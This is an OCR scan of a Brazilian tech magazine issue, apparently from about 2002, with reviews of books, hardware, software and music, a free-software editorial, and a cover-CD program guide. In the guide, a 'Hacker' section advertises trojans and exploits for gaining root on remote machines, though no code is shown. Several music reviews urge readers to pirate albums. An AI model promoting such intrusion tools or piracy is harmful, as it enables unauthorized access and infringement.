Hoje em dia, tudo é rede. A sociedade começa a funcionar em rede, estamos todos conectados, somos uma grande aldeia global, etc, etc. Bom, quantas vezes você já ouviu isso? Milhares, certo? O problema é que isso é verdade. Privadas, físicas, virtuais e até wireless, não demorará o tempo em que todos os computadores estarão conectados.

E os autores deste livro, prevendo isso, criaram um livro conciso, mas bastante completo sobre redes, seus usos, diferenças e funções.

Os autores são engenheiros e direcionam a maior parte do livro para a área de Telecomunicações, o que é excelente para quem está querendo aprender uma profissão, apesar de que o mercado de teles não está muito bom no momento.

Mesmo assim, o livro vale pela didática e pelas dicas valiosas que contém. Outra coisa boa - e rara nesse mercado - é que o livro é bem baratinho. (MB)

Tecnologia de acesso em telecomunicações
Marcelo B. do Nascimento e Alexei C. Tavares
Editora Berkeley
R$ 17,50
Cotação:

Vidas cibernéticas
Como será o futuro dos sistemas biológicos digitais?


Já são vários os livros que estudam os efeitos do boom tecnológico na nossa vida diária. E isso não é um demérito, pelo contrário. As possibilidades abertas com a popularização dos computadores pessoais e, depois, com a invenção da Internet, ainda não foram totalmente entendidas. Principalmente, porque essas mudanças ainda estão acontecendo.

No livro de Peter J. Bentley, pesquisador da University College London, chegamos à conclusão que o mais importante ainda está por vir, por isso o livro trata basicamente do futuro. Para onde vai e, mais importante, até onde pode chegar a interação homem-máquina?

Um dos pontos altos do livro é o estudo da biologia digital, a construção de sistemas complexos, inclusive novos universos inteiros. Para isso, segundo Bentley, é imprescindível estudar a biologia e a física, para usarmos os mesmos processos dentro de nossos computadores. Inclusive as formas de auto-reprodução. Afinal, também não podemos simplesmente ver um futuro exclusivamente positivo. É preciso ver todas as possibilidades. Até mesmo as possibilidades de monitoração total das nossas vidas.

O livro é simples e direto, apesar de ser um trabalho acadêmico. Vale a pena para todos aqueles que querem entender para onde caminha toda essa loucura. (MB)

Biologia digital - Como a natureza está transformando a tecnologia e nossas vidas
Peter J. Bentley
Editora Berkeley
Cotação:



Cotação: Ninja | Da Hora | Meia Boca | Zuado | Exclui

Novo HD da Western Digital é um monstro 200 GB é pouco pra você?

A Western Digital, tradicional empresa fabricante de HDs, traz ao mercado o seu mais novo produto, o WD2000JB.

Ele tem absurdos 200 GB, sendo o primeiro a atingir essa grande marca. Além de ter 200 GB, ele contém 8 megas de cache, o que agiliza muito o acesso ao HD. Os HDs IDE comuns têm somente 2 megas de cache, essa quantia de 8 megas só é encontrada nos bons HDs SCSI.

Ele é ATA 100, o que não limita o seu desempenho, pois o ATA 133 não passou de marketing para vender mais HDs, já que seu desempenho é o mesmo do ATA 100 em vários testes realizados por todo mundo. Isso se deve também ao padrão PCI, que controla os drivers IDE e já não agüenta suprir as necessidades de um periférico de alta velocidade.

Some a isso uma velocidade de 7200 RPM (rotações por minuto) e você terá um dos HDs IDE mais rápidos do mundo. E tudo que é top tem o seu lado ruim... Isso mesmo, como sempre, o preço! Um HD desse custa 399 dólares, um preço irreal para nós. O engraçado é que o modelo anterior ao WD2000JB, o WD1200JB, com 120 GB, é a metade do preço dele, fazendo com que seja mais proveitoso comprar dois WD1200JB e ligá-los em RAID, conseguindo mais GB e mais velocidade, por conta do RAID. (Fernando Wiek)

Western Digital WD2000JB
Quanto: US$ 399
Onde: www.a1nettrading.com.megaloja.com
Cotação:

Mais uma RADEON no mercado ATI lança RADEON 9500 PRO

Sabendo que sua placa top de linha - a RADEON 9700 PRO - não alcançaria vendas em massa devido ao seu alto preço, ela decidiu fazer uma versão mais simples e muito mais barata, a RADEON 9500 PRO.

A RADEON 9500 PRO foi projetada para bater de frente com a GeForce 4 TI 4200, atualmente a GeForce com o melhor custo-benefício do mercado. Utilizando o badalado core da RADEON 9700 PRO, o R300, a RADEON 9500 PRO também é totalmente compatível com o DirectX9, o que garante a ela uma boa longevidade de uso. Suas principais diferenças em relação à RADEON 9700 PRO é que o seu GPU funciona a uma velocidade de 275 MHz e suas memórias a 270 MHz, mas como essa memória é DDR, sua velocidade efetiva fica em 540 MHz, sendo que a memória da RADEON 9500 PRO é de 64 bits, o que lhe dá somente a metade do bandwidht que a RADEON 9700 PRO proporciona. Esse downgrade deixa a 9500 PRO bem mais lenta que a 9700 PRO, mesmo assim tendo um bom desempenho, semelhante a GeForce 4 TI 4400.

O modelo 9500 é um modelo ainda mais barato e um pouco pior em desempenho e será vendido por 179 dólares (FW)

ATI RADEON 9500 PRO
Quanto: US$ 199
Onde: www.ati.com
Cotação:

Games em HTML
Botões simples são usados para criar games originais


Às vezes parece que o mundo dos games não tem mais para onde ir, tão grande é a evolução nesta área. Daí, talvez o caminho seja a involução, usando a criatividade.

Então, seguindo essa onda, que tal jogar games absurdamente simples, quase tão viciantes quanto os clássicos do Atari, baseados em botões em HTML? Bizarro? Mas pode ser uma saída interessante, se você não agüenta mais os jogos de tiro em primeira pessoa on-line.

Alguns jogos são meio enigmáticos (por incrível que pareça, é difícil entender como funciona), mas outros são muito bons. Que tal uma corrida de 50 jardas, em que tudo o que você deve fazer é clicar no botão, o mais rápido possível? Ou outro, em que se deve selecionar o que o "Happy Eater" pode ou não comer?

São como os da época do Atari, com a diferença que fazer joguinhos como esses, hoje em dia, é algo muito fácil. Já estou com vontade de criar os meus também. (Maurício Martins)

Kisrael.com
Quanto: Grátis
Onde: ***http://kisrael.com/features/gb.html***
Cotação:



Mosaico legal
Componha imagens juntando imagens

Que tal usar um conjunto de imagens para compor uma outra, pré-determinada? Existem alguns programas que fazem isso, e um deles é o Juggle.

Ele tem a vantagem de ser compilado em Java e, com isso, poder rodar em qualquer plataforma, mas tem também algumas desvantagens.

O Juggle compõe uma figura desejada, escolhendo, em um banco de dados, as imagens com o tom adequado para compor cada parte da figura. O resultado é sempre muito interessante. Se você for usá-lo profissionalmente, no entanto, vai enfrentar alguns problemas: primeiro, ele só exporta em TGA e só importa JPEG, GIF ou TGA (poderia usar outros formatos importantes, como TIFF, EPS, etc.). Também é muito lento e instável (se for compor imagens grandes, saiba que é muito difícil lidar com ele se você não tiver 256 MB de RAM). Para não faltar defeito: ele demora muito para colocar mais de cem imagens no banco de dados, e ainda é um sofrimento a falta de uma barra de status.

Ou seja, podemos concluir que o Juggle pode ser uma boa diversão, se você tem um bom micro. Nada mais que isso. (MM)

Juggle
Quanto: Grátis
Onde: ***www.stud.uni-hannover.de/~michaelt/juggle***
Cotação:

Thumbs Up!
Programa ajuda a gerenciar imagens no micro

Se você lida com fotos e qualquer outro tipo de imagem no computador, há um programa que é uma boa opção para ajudar no seu trabalho, o ThumbsPlus. Ele está na versão 4.0 e é a menina-dos-olhos da Cerious Software.


O programa tem um problema básico: é pago. Mas, fora isso, merece uma menção por aqui, já que são realmente poucos os programas open source de qualidade para trabalhos gráficos.

Com o ThumbsPlus é possível criar thumbnails rapidamente, mas o grande lance do programa é que ele não se limita a isso. Pode ser definido também como um visualizador de arquivos de imagem, editor, gerenciador de arquivos, conversor e algumas outras coisas mais.

Na versão mais recente, adicionou-se uma conveniente (ainda que um pouco mal localizada) barra de status. E a grande qualidade permanece a mesma: a praticidade do uso.


Enfim, vale a pena baixar a versão shareware, mesmo que não seja totalmente funcional. Afinal, não existem tantas opções assim no mercado, nesta área. (MM)

ThumbsPlus
Quanto: US$ 80 (versão completa)
Onde: ***www.cerious.com***
Cotação:



Cotação: Ninja · Da Hora · Meia Boca · Zuado · Exclui

Marijuana + Clubbing = Groove Armada
Lovebox, novo do Groove Armada é som de clubber fumeta




No disco anterior, *"Goodbye Country, Hello Nightc;ub"*, o *Groove Armada* emplacou pelo menos dois hits: SuperStylin' e My Friend. As duas canções dão uma vaga idéia do que é a banda e de como é o novo álbum deles, *Lovebox*. As colagens eletrônicas caprichadas, os beats dançantes, mas secos, vocais negros e um clima viajandão, obtido em pequenos detalhes, sons de fundo, dub e sutis efeitos. Se você já conhece a banda e gosta, pode ir sem medo. Idem se você gosta de música eletrônica e é a favor da liberação da ganja. Para os outros, recomendo ouvir primeiro o álbum anterior da dupla britânica. (Alessio Fon Melozo)

Groove Armada - Lovebox
Preço: US$ 25 (versão inglesa importada disponível no fechamento da revista)
Onde: Amazon ou www.mp3delivery.com
Cotação:

Grunge versão século 21
Queens Of The Stone Age: pras viúvas do Kobain


Quando o *Queens Of The Stone Age* veio pro Brasil em janeiro de 2001, pra tocar no Rock In Rio, a banda apareceu em todos jornais e noticiários porque o baixista, Nick Albieri, quase foi preso por tocar pelado. Na época o grupo era tido como "a salvação do rock" ou a "reencarnação do Nirvana". O som era mesmo interessante, mas a empolgação da crítica era ridícula, a exemplo do que rola atualmente com o *Strokes*, *The Vines*, *The Hives*... Mas no novo álbum *"Songs For The Deaf"*, a banda mostra que faz um grunge atualizado da melhor qualidade - Dave Grohl na batera ajuda. Se você ainda acredita no rock n'roll, experimente. P.S. - Ouça a música "The Real Song For The Deaf" no último volume. (AFM)

Queens Of The Stone Age
Preço: R$ 25
Onde: www.saraiva.com.br ou nos "fornecedores alternativos"...
Cotação:



A banda da vez
System Of A Down ataca em grande estilo

No começo de 2002 baixei meio por acaso o álbum *Toxicity* dos armênio-americanos do *System Of A Down*. De cara o disco entrou pra minha lista de melhores do ano. Hardcore misturado com rock nervoso e um pouco melódico, viradas de andamento bruscas, guitarras sem firulas, vocais com personalidade e letras irônicas a la Dead Kennedys. A receita era tão boa que uns seis meses depois o CD já rolava em rádios rock e os vídeos não paravam de rodar na MTV. O *SOAD* virou a banda do momento. Agora eles vêm com um novo álbum que já vale só pela capa. O som é praticamente o mesmo do *Toxicity*, um pouco mais agressivo - ou seja: é du K-C-T. Siga o conselho da capa e roube no seu site de MP3 preferido ou no seu programa de P2P. (AFM)



System Of A Down - Steal This Album
Preço: US$ 14 (versão gringa disponível no momento do fechamento da revista)
Onde: Nas lojas ou... *www.music369.com*
Cotação:

Geek recomenda

Cooper Temple Clause - See This Through And Leave

Guarde o nome dessa banda. Procure nos programas de P2P e ouça. Pesado, esquizo, guitarreiro, inglês e diferente. Du-K.

Geek diz "fuja!"
Sigur Rós - []

Som de moderno - bom pra impressionar os amigos, mas cheio de "conceitos" e maluquices. Moderno por moderno, fique com a Björk.

Briaco de sorvete
Sem Parar Caipirinha, da Yopa

A vontade do lucro leva algumas empresas a um nível em que o ridículo é não vender. A Nestlé, fabricante das deliciosas barras de chocolates maciças e fator de alegria constante para milhares de participantes do Show do Milhão, resolveu lançar um sabor de sorvete bisonho, mas muito acostumado com o verão brasileiro, O Sem Parar Caipirinha, se não consegue reproduzir a bebida fielmente, entra na história como o primeiro sorvete de efeito póstumo. Comer a iguaria, antes de tudo, é uma aventura. Ao tentar forjar uma caipirinha, sem a possibilidade de usar álcool, a Nestlé caprichou nas essências de raspas de limão e de cachaça. Funciona? Não. O limão é pastoso, amargo e, agradeça, vem apenas na parte de cima. O falso álcool age apenas quando você engole o sorvete, amargo como ele só. O efeito vem depois. Os arrotos provocados pela aventura que é ingerir o sorvete emulam, e muito bem, o arroto provocado pela bebida genuína, com seus limõezinhos cortados, seu açúcar abundante e suas pedras de gelo. O sorvete tem sucesso certo na molecada que pretende ter um barato. Nem nisso o Sem Parar pode ajudar alguém. Realmente, são inúmeras as pessoas que, em churrascos e na praia, preferirão comer o sorvete a tomar a bebida. (Guilherme Felitti)

Sem Parar Caipirinha
Quanto: O preço de um picolé
Onde: Botecos e padarias onde é permitido vender bebidas alcoólicas a menores.
Cotação:

Adeus, Tiazinha!
Chegou a depilação sem dor

A carreira da musa Tiazinha está chegando ao fim. Tudo por que foi lançado um novo produto no mercado capaz de acabar com todos os pêlos do corpo com apenas uma aplicação. Estou falando do Depil Flash, uma espécie de spray que penetra até a raiz dos pêlos e faz com que eles caiam por inteiro. Este inovador produto pode ser usado por homens e mulheres de coragem. É de coragem, pois até eu, um autêntico peludo, fiquei com muito medo depois de ver as fotos do "antes e depois". O bizarro produto dura aproximadamente 15 aplicações (dependendo da quantidade de pêlos, é claro). Se o produto é bom? Confira as fotos e tire suas próprias conclusões....(Diogo Silva)

Depil Flash
Oonde: www.polishop.com.br
Qquanto: R$ 117,00
Cotação: Lobisomem

Ai, que loucura!
A incrível mania do pensar que é sem ser

Não é de hoje que pessoas entediadas com a vida partem em busca da fama para ter algo mais que família e emprego como método de vida. Corpos, olhos e dizeres nunca inteligentes já inundam a mídia e os ouvidos alheios desde a época em que o guaraná ainda vinha com rolha. Mas as coisas mudam. Sempre pra pior. Graças à evolução da humanidade, hoje, pessoas de tal porte sentem-se no direito de usar a modernidade para pularem de seus sofás para as capas de revistas. Já pensou na idéia de escrever um livro, denunciando todo o eventual tráfico de drogas no meio de seus amiguinhos ricos e influenciáveis, em uma linguagem que beira o Mobral? Você poderá, além de ser chamado de escritor, aparecer em programinhas de TV e até pleitear uma futura vaga na ABL. Exibir seu sorriso mundo afora e promover festinhas com o mesmo dinheiro pago pela elite cultural que comprou seu livro.

Já pensou? Ai, que loucura! Parta agora atrás de uma editora com vontade de publicar sua história pessoal e alguns bisonhos para redigir tudo para você. Lance o livro em alguma banca de Ribeirão Pires e venda por um preço camarada. Milhões de pessoas vão fuçar sua vida e a fama cairá, como mágica, no seu colo. Mundo estranho esse. (GF)

"Ai, que loucura"
Narcisa Tamborindeguy
Preço: incríveis R$ 20
Cotação:

Cotação: Ninja | Da Hora | Meia Boca | Zuado | Exclui

Microsoft, Justiça e Lula

O fim de uma novela e o início de uma disputa

Finalmente a novela chegou ao fim. Foram meses de torcida - pró e contra - no processo que alguns estados norte-americanos moveram contra a Microsoft. Depois de acordo fajuto com o Departamento de Estado, a empresa de Bill Gates foi obrigada a ceder em diversos pontos para não ter que acabar com a separação da empresa.

Entre outras, terá de abrir parte do seu código, prometer que não vai usar todo o seu poder para a imposição de contratos e também que permitirá o desenvolvimento de softwares tão integrados ao Windows como os seus próprios, através da liberação de informações essenciais para isso.

Várias pessoas ficarão desapontadas com esta decisão. Afinal, a permanência da Microsoft como uma só empresa não resolve um dos grandes problemas da informática: a existência de um grande monopólio que, com políticas antidemocráticas e anticompetitivas, quer somente destruir seus concorrentes.

De minha parte, eu até acho que essa decisão da justiça americana foi boa. Pelo menos desmascarou os interesses do governo dos EUA. Havia muita gente que acreditava que esse era um bom método de derrotar a Microsoft. É claro que ninguém seria contra uma divisão da M$, mas a verdadeira forma de acabar com o software proprietário e democratizar o acesso à inteligência coletiva da Internet, é melhorar cada vez mais os produtos alternativos e livres.

Ficar esperando que algum grande salvador, seja um juiz ou algum executivo de outra corporação, venha nos liberar do jugo da Microsoft, é renegar tudo que o movimento do software conquistou nos últimos anos: o trabalho compartilhado, a solidariedade e a democracia. E é por aí que devemos seguir, principalmente porque as vantagens do GNU/Linux não são meramente técnicas.


Aqui no Brasil, temos uma chance importante de diminuir a influência da Microsoft. Afinal, o programa de governo do presidente eleito defende o uso de software livre e a lei que está em apreciação no Congresso foi criada por um deputado petista. A experiência em São Paulo e no Rio Grande do Sul também mostrou uma aproximação maior com o software livre que qualquer outro partido (mas não é o único, como mostra o exemplo de Recife).

Não é à toa que o Bill Gates, até mesmo antes do segundo turno, já marcou uma reunião com o presidente eleito, Lula. É nessa hora que a pressão deve ser grande para que os monopólios sejam quebrados e as pessoas tenham uma verdadeira liberdade de escolha.

Por Marcelo C. Barbão
mbarbao@digerati.com.br

GUIA DO CD

Por Juliano Barreto
juliano@digerati.com.br



Tempos de eleição aqui na redação, e o grande vencedor foi você. Ok, isso parece comercial de aniversário de supermercado, mas nossa intenção é nobre: selecionar os melhores programas grátis (sejam Freeware, Open Source, Free Software, etc.) para você.

A princípio seria um Top 20, mas foram aparecendo mais e depois se tornou um Top 50, mas quisemos chutar o balde e escolhemos logo os 100 melhores. Mas no CD você encontrará muito mais. A começar pelas mesas de fliperama do Visual Pinball, em que você poderá se divertir e exercitar suas habilidades de programação, depois conhecerá a história dos primeiros browsers gráficos, vai programar seus scripts no Komodo (a superplataforma para as script languages open source) e ainda curtir um som pesado, se divertir com os inutilitários, melhorar a aparência do seu Desktop e muito mais.

DESTAQUES DO CD

Rodando o CD

Qualquer micro com 32 MB de RAM e um Pentium pode rodar o CD da Geek. Muitos programas, porém, exigirão muito mais da sua máquina, ao serem instalados. O CD deverá rodar automaticamente ao ser colocado no drive. Se tiver problemas, é só entrar no Gerenciador de Arquivos, onde você também poderá acessar cada programa individualmente, sem usar a interface.

PARA PEDIR SOCORRO...

Se você não conseguir utilizar algum software do CD ou se tiver alguma dúvida, entre em contato com nosso serviço de atendimento ao leitor, de segunda a sexta, em horário comercial.

Por e-mail: *atendimento@digerati.com.br*

Por telefone: (11) 3217-2626

Falta uma página


Falta uma página


Categoria: Linux
Muito além das distro.

Qual sua distribuição favorita? Não importa. Pois nenhuma delas vêm completa com tudo que você precisa. Embora os desenvolvedores se esforcem muito, é comum ter de entrar no *freshmeat.net* para ficar procurando algum utilitário que sua distro. esqueceu de colocar.

Por isso, selecionamos alguns dos programas que são essenciais para qualquer usuário abandonado pela seu "flavor" de Linux. Confira a lista com os programas:

System Configurator 2.0 - Software para configuração do Linux API
Gimp 1.3.9 - O editor de imagens mais famoso do mundo Linux
Karchiver-3.0.1 - Software para instalação de pacotes tar.gz e rpm no Linux
Prozilla-1.3.6 - Para baixar arquivos da Internet mais rápido
Impact 0.8 - Gera cálculos matemáticos para simulação e eventos
MWChat 6.0 - Sistema de chat baseado na Internet desenvolvido em PHP
XMLenc-0.9 - Biblioteca para desenvolvimento de códigos XML em Java
No Attach-1.1 beta1 - Barra e-mails com arquivos em anexo
Doctorj 3.3.9 - Ferramentas para analisar códigos escritos em Java
NARC 0.6.3 - Firewall que barra vírus e worms vindos da Internet
Gash 0.5.0 - Plug-in para Gaim que envia respostas automáticas
Grafist 1.2.0 - Visualiza o desempenho da sua conexão de banda larga
Alvaro's Messenger - Cliente de bate-papo para a rede do MSN Messenger
SQLadmin-0.2.0 - Permite visualizar e consultar bancos de dado SQL
FFGuestbook-1.0b3 - Guestbook desenvolvido em PHP para colocar no seu site
Xbindkeys-1.6.1 - Associa teclas de atalho aos comandos do console
Magma 2.0 - Programa para gravação de CDs através do console
KPassCard 0.1 - Para armazenar suas senhas de sistema de forma segura
Jabberwocky.0.021 - IDE para LISP com um editor que marca o texto
Reality Python 1.1.2 - Cliente para a Cyanide, a rede para jogar RPG on-line
PopDot 2.5 - Cliente simples para contas de e-mail tipo POP3
FSViewer.app-0.2.4 - Visualizador de arquivos semelhante ao Windows Maker
asMail 1.2 - Checa seu e-mail automaticamente
EasyTAG 0.25 - Para visualizar e editar ID3 Tags de arquivos MP3, e Ogg
Makefaq 2.4 - Crie FAQs para seus programas a partir de um texto ou banco de dados
MPlayer v0.90 - Player multimídia para arquivos ASF, MOV e Vivo
Subconv 0.2.0 - Conversor de arquivos de legenda de filmes em DiVX
GenDoc 1.0 - Editor para códigos XML baseado no famosos MerlotXML
Fireflier 0.9.3 - Firewall que age em conjunto com o IPTables
Minimum Profit 3.2.3 - Editor de texto superleve. Especial para programadores
Fast File Search 0.9.12 - Busca por arquivos em servidores FTP e da rede SMB
Eddi 1.1.0 - Editor de textos, que marca textos e ativa macros
ego file manager 0.6.2 - Gerenciador de arquivos do GTK+2






Categoria: Hacker
Hey Admin, I got root!

Na categoria *Hacker* do CD desta edição, trazemos uma série de trojans e exploits para acesso remoto de computadores e servidores. As vulnerabilidades que eles se aproveitam são variadas, mas o resultado é sempre o mesmo: u got root... Também presentes nesta categoria, as ferramentas de segurança AVP Clone 0.17, que é um antivírus com código aberto (disponível em: *http://sennaspy.cjb.net/*), o GMF portscan e muito mais.

Categoria: eBooks
A cartilha do Bill Gates

A **Geek** orgulhosamente apresenta: "**Enriqueça com os maiores e mais cruéis truques e segredos de negociação**". O quilométrico título é um manual para se dar bem nos negócios.




Com certeza o Tio Bill deve ter lido nesta cartilha para montar o império do mal, quer dizer, a Microsoft. Além deste educativo eBook, levamos até você os lançamentos do site de HQs nacionais Nona Arte (*www.nonaarte.com.br*) e outros excelentes livros sobre os mais variados temas, como ficção, política, terror e outros.


Categoria: Música
Ogg para todos os gostos

Seguindo a nossa luta, mandamos mais sons em Ogg Vorbis para a sua coleção. E para agradar os mais variados gostos, misturamos os mais variados estilos com o metal pesado do **Vomitron** (e sua ótima versão do tema de *Ghostbusters*) com a ótima música eletrônica do OOZ (que traz influências de Trance e House) e outras bandas, como o power-pop do *The Bennies*, e os pesos pesados do metal *BallSagoth*, entre outros.

Categoria: Inutilitários
O combate do século

Sacanagem, carnificinas e engenharia. Onde mais você encontraria tudo isso junto, senão na seção de *Inutilitários* da **Geek**? Se você está com medo de que um vendaval ou furacão arregace sua casa, use o fantástico "Hurricane Watch 2.2" para saber se o risco é verdadeiro. Se for, instale o "DynaFrame 2D" e desenhe uma nova planta à prova de tragédias para seu lar doce lar. Mas se esse medo não lhe aflige experimente jogar o "Bloody Rage". O Fighting game traz os personagens mais bizarros do cinema e dos games, tem gráficos toscos e é superfácil de jogar, perfeito não?





Categoria: Pocket PC/ Windows CE
A vez dos portáteis

Seguem listados abaixo os programas para portáteis baseados nos sistemas Windows Ce e Pocket PC, confira:

Voice LookUp 3.1 - Acesse endereços usando comandos de voz
Pocket SlideShow 1.21 - Assista apresentações do PowerPoint no seu portátil
BigKeys 1.02 - Cria botões maiores e permite que você digite usando seus dedos
DateMate 2.0 - Lembre-se de datas comemorativas e aniversários
Tweaks2k2 0.4 Modifique configurações escondidas e melhore o desempenho do seu Pocket PC
HandyZIP (HPC/Pro) 1.81 - Visualize, compacte e descompacte dados em arquivos de formato ZIP
All-explorer 2.5 - Explore os diretórios e arquivos do seu portátil

Categoria: Macintosh
Navegue melhor com seu Mac

Fizemos uma seleção com os melhores softwares para quem acessa a Internet com Macintosh mais antigos, e quem está precisando de mais velocidade na grande Rede. Confira a lista abaixo:

Opera 6.0b2 - A nova versão "do browser mais rápido do mundo"
iSwipe 1.2b11 - Acesse sites FTP e as redes Hotline, Openap e Gnutella
See no Evil 1.0 (MacOSX) - Esconda janelas do seu desktop com apenas um clique
Jaguar Cache Cleaner - Apaga arquivos desnecessários criados pelo Jaguar
GyazMail 0.9.4 (MacOSX) - Cliente de e-mail estilo cocoa
TypeSet 1.5.1 (MacOSX) - Para visualizar e organizar as suas fontes instaladas
QuickFind 2.0 - Poderosa ferramenta para buscar arquivos
DiapOPict X 3.0.4 - Programa simples para exibição de slides
Snak 4.8.6 - Acesse os canais do IRC usando este excelente software
Web Speed Meter - Aumente a velocidade dos seus downloads

Categoria: Palm
De Drácula a Tweaking

Confira na lista abaixo as novidades e lançamentos do mercado de softwares para Palm:

EZ Painter 1.2 - Programa tipo "paint" bem simples
Laugh Ringtones - Toques superengraçados para o seu Kyocera 6035
DateBK5 IconPack - Seleção com diferentes ícones para o DateBK5
Ring Ring Lite - Para enviar e receber ringtones no seu Palm
Image Plugin - Plug-in do HandBase para criar bancos de dados com imagens
RegStuff - Acompanhe a situação dos registros dos softwares
PixelPerfect - Coleção de ícones para o Agendus e o Datebook5
Writer - Ótimo software para aqueles que gostam de escrever
Graffiti Anywhere - Aumente a área de ação do Graffiti do Palm
Dracula - O clássico do terror escrito por Brian Stoker (em inglês)
HexCon 1.30b - Detone todos os aliens neste divertido game de aventura
Artelope HD - Ferramenta para criar desenhos usando high-density drawing
TimeWhiz 1.4 - Mantenha uma lista atualizada dos seus DVDs e livros
Wordful 1.1 - Joguinho viciante no estilo puzzle
Triv 3.3 - Game de perguntas estilo Show do milhão
AAA Font Viewer 1.4 - Visualizador de fontes simples e rápido
War of the Worlds - eBook do livro *War of the Words* (em inglês)
BackupXfer 1.2d1 - Crie backups dos seus arquivos mais importantes
Batmon 1.2.5 - Fique de olho no nível de energia da bateria do seu Palm
Fast CPU 3.0 - Aumente a velocidade de processamento da sua CPU
McSchedule 1.2b - Agenda para lembrar de todos os seus compromissos
